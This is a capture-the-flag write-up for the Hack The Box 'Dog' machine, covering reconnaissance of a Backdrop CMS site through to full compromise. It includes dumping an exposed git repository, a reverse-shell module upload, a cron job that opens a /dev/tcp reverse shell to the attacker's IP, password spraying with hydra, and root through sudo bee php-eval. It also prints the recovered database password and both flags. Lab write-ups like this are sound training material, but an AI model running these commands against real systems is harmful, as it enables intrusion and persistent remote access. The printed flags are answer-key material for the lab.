

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Mar 10 11:03:07 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.18.198
Nmap scan report for 10.129.18.198
Host is up (0.091s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-git:
|   10.129.18.198:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 10 11:03:50 2025 -- 1 IP address (1 host up) scanned in 43.13 secondsnmap scan output. We can see quite a few interesting things in the tcp/80 output, including .git directory, as well as some robots.txt entries. We also see mention of a CMS called Backdrop CMS.Service Enumeration
TCP/80

Test Robots URLs
Even though we aren't going to go through the initial walking of the application, per se, we are going to make sure we thoroughly map and expose the web app's attack surface.
robots.txt (Show / Hide)
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.robotstxt.org/checker.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
curl -s http://$target/robots.txt | grep Disallow | cut -d ' ' -f 2 > wordlist.txtgobuster dir -u 'http://10.129.18.198' -w wordlist.txt -q -o dir.txt/README.md (Status: 200) [Size: 5285]
/core/ (Status: 200) [Size: 2914]
/?q=user/register (Status: 403) [Size: 7622]
/?q=user/password (Status: 200) [Size: 8789]
/?q=admin (Status: 403) [Size: 7671]
/?q=user/login (Status: 200) [Size: 9124]
/?q=node/add (Status: 403) [Size: 7671]
/?q=filter/tips (Status: 200) [Size: 14957]
/?q=search (Status: 403) [Size: 7622]
/?q=user/logout (Status: 403) [Size: 7622]HTTP 403 is just as interesting as HTTP 200 in the context of, "What are we not allowed to access?"

README file is enlightening, as we know the server is running a LAMP stack
/core/Testing Git Directory

.git directory exposed

git-dumper http://10.129.18.198/.git git_loot
settings.php is almost certainly going to have some goodiesgrep -vE '^\ \*|^/\*\*|^//|^$' settings.phpUse grep to search the settings file and ignore any empty lines, or lines starting with a comment.

root user and the salt used for password hashes git rev-list --all | xargs git -P grep --color -air "\.htb" | sort -ugrep recursively for any .htb strings which might indicate a domain, URL, email, etc...


tiffany@dog.htbgrep -air 'tiffany'See if tiffany appears in any other files
Testing Login
We found the database password in the settings.php file and a possible username in the update.settings.json file. Whenever you encounter a password, it's always a good idea to test for reuse across other accounts and services.


tiffany@dog.htb and a junk password, the error seems to confirm a valid account
Exploit
Remote Code Execution
Malicious Module
Usually in CMS that are modular in nature, such as this one and WordPress, there are potentially many ways to get remote code execution by modifying or uploading themes, modules, or any other artifact that executes PHP.
.php, .phar, .php5, .php6, .php7 files, but the system automatically appended _.txt to these file types. So, my next thought was to explore the modules sytem.

Some example modules
https://github.com/backdrop-contrib/examples/releases/download/1.x-1.0.1/examples.zipDownload the examples archive
unzip examples.zipExpand the archive
I got started by exploring different sub-directories and their contents to understand how a basic module is written.

The first module I tried tampering with was simple_test, but when I uploaded the module, the server threw an error about PHP cURL library not being installed.
The next module I tried is the menu_example module, as I figured, this would show the module in the admin banner and be simple enough to tamper with.

wget https://github.com/ivan-sincek/php-reverse-shell/raw/refs/heads/master/src/reverse/php_reverse_shell.php \
-O examples/menu_example/menu_example.module
My gut instinct is that the .module file is the actual module that's loaded, so try and overwrite this first
sed -i "s/'127.0.0.1', 9000/'10.10.14.132', 443/g" examples/menu_example/menu_example.moduleReplace the reverse shell target with VPN IP and port
type attribute is missing in the .info file.nano examples/menu_example/menu_example.infoname = Menu example
description = An example of advanced uses of the menu APIs.
package = Example modules
version = BACKDROP_VERSION
backdrop = 1.x
; Added by Backdrop CMS packaging script on 2017-06-24
project = examples
version = 1.x-1.0.1
timestamp = 1498309295Before
name = Menu example
description = An example of advanced uses of the menu APIs.
package = Example modules
version = BACKDROP_VERSION
backdrop = 1.x
type = module

; Added by Backdrop CMS packaging script on 2017-06-24
project = examples
version = 1.x-1.0.1
timestamp = 1498309295
After -- adds type = module as a best guess
tar -czvf menu_example.tar.gz examples/menu_exampleInstall the Module




menu_example.tar.gz file and click "Install"
Trigger the Reverse Shell

sudo rlwrap nc -lnvp 443
Quality of Life Improvements
Establish Persistence
crontab -l 2>/dev/null > /tmp/crontab.txtOutput any existing cron jobs, so we don't overwrite
echo "* * * * * /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.132/443 0>&1'" >> /tmp/crontab.txtAppend reverse shell run at every minute

crontab /tmp/crontab.txt
Now, if you lose your reverse shell, you don't need to go through the process of uploading your module. You can just wait for the next crontab to run (every minute) and catch a new reverse shell.
TTY Shell
python3 -c "import pty; pty.spawn('/bin/bash')"Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

Linux dog 5.4.0-208-generic #228-Ubuntu SMP Fri Feb 7 19:41:33 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on dog.
Users and Groups
Local Users
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
Local Groups
jobert:x:1000:jobert
johncusack:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:0e:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.129.24.7/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3065sec preferred_lft 3065sec
    inet6 dead:beef::250:56ff:fe94:ee9/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:fe94:ee9/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
Privilege Escalation
Dump Hashes from Database
We found the database password early on in the assessment of this target. Now that we have a foothold on the box, this is a perfect opportunity to search for more information there, especially things like user passwords / hashes.
mysql -u root -p'BackDropJ2024DS2024'

backdrop database and show the table names

rockyou.txt, so I suspect this is not the correct avenue.Test Password Reuse
Again, since we know johncusack and jobert are valid local accounts, and since I'm not seeing any privilege escalation paths via the database or any other items on the system, let's test the old password we found.
echo -e 'jobert\njohncusack' > users.txtecho 'BackDropJ2024DS2024' > pass.txthydra -I -f -v -L users.txt -P pass.txt ssh://10.129.24.7
Lateral to John Cusack
ssh johncusack@10.129.24.7



cd /var/www/html for the command to work, as it needs to be able to find /{install_dir}/ + core/include/bootstrap.inc.
require_once needs to be able to find the bootstrap.inc file
php-eval tool is the most straightforward way to getting command executionBecoming Root
sudo /usr/local/bin/bee php-eval "system('/bin/bash -ip');"
Flags
User
2c7d5945b3b107853a9715856968c24b
Root
88e62abfea6fd4048a0eb62c76e95db7


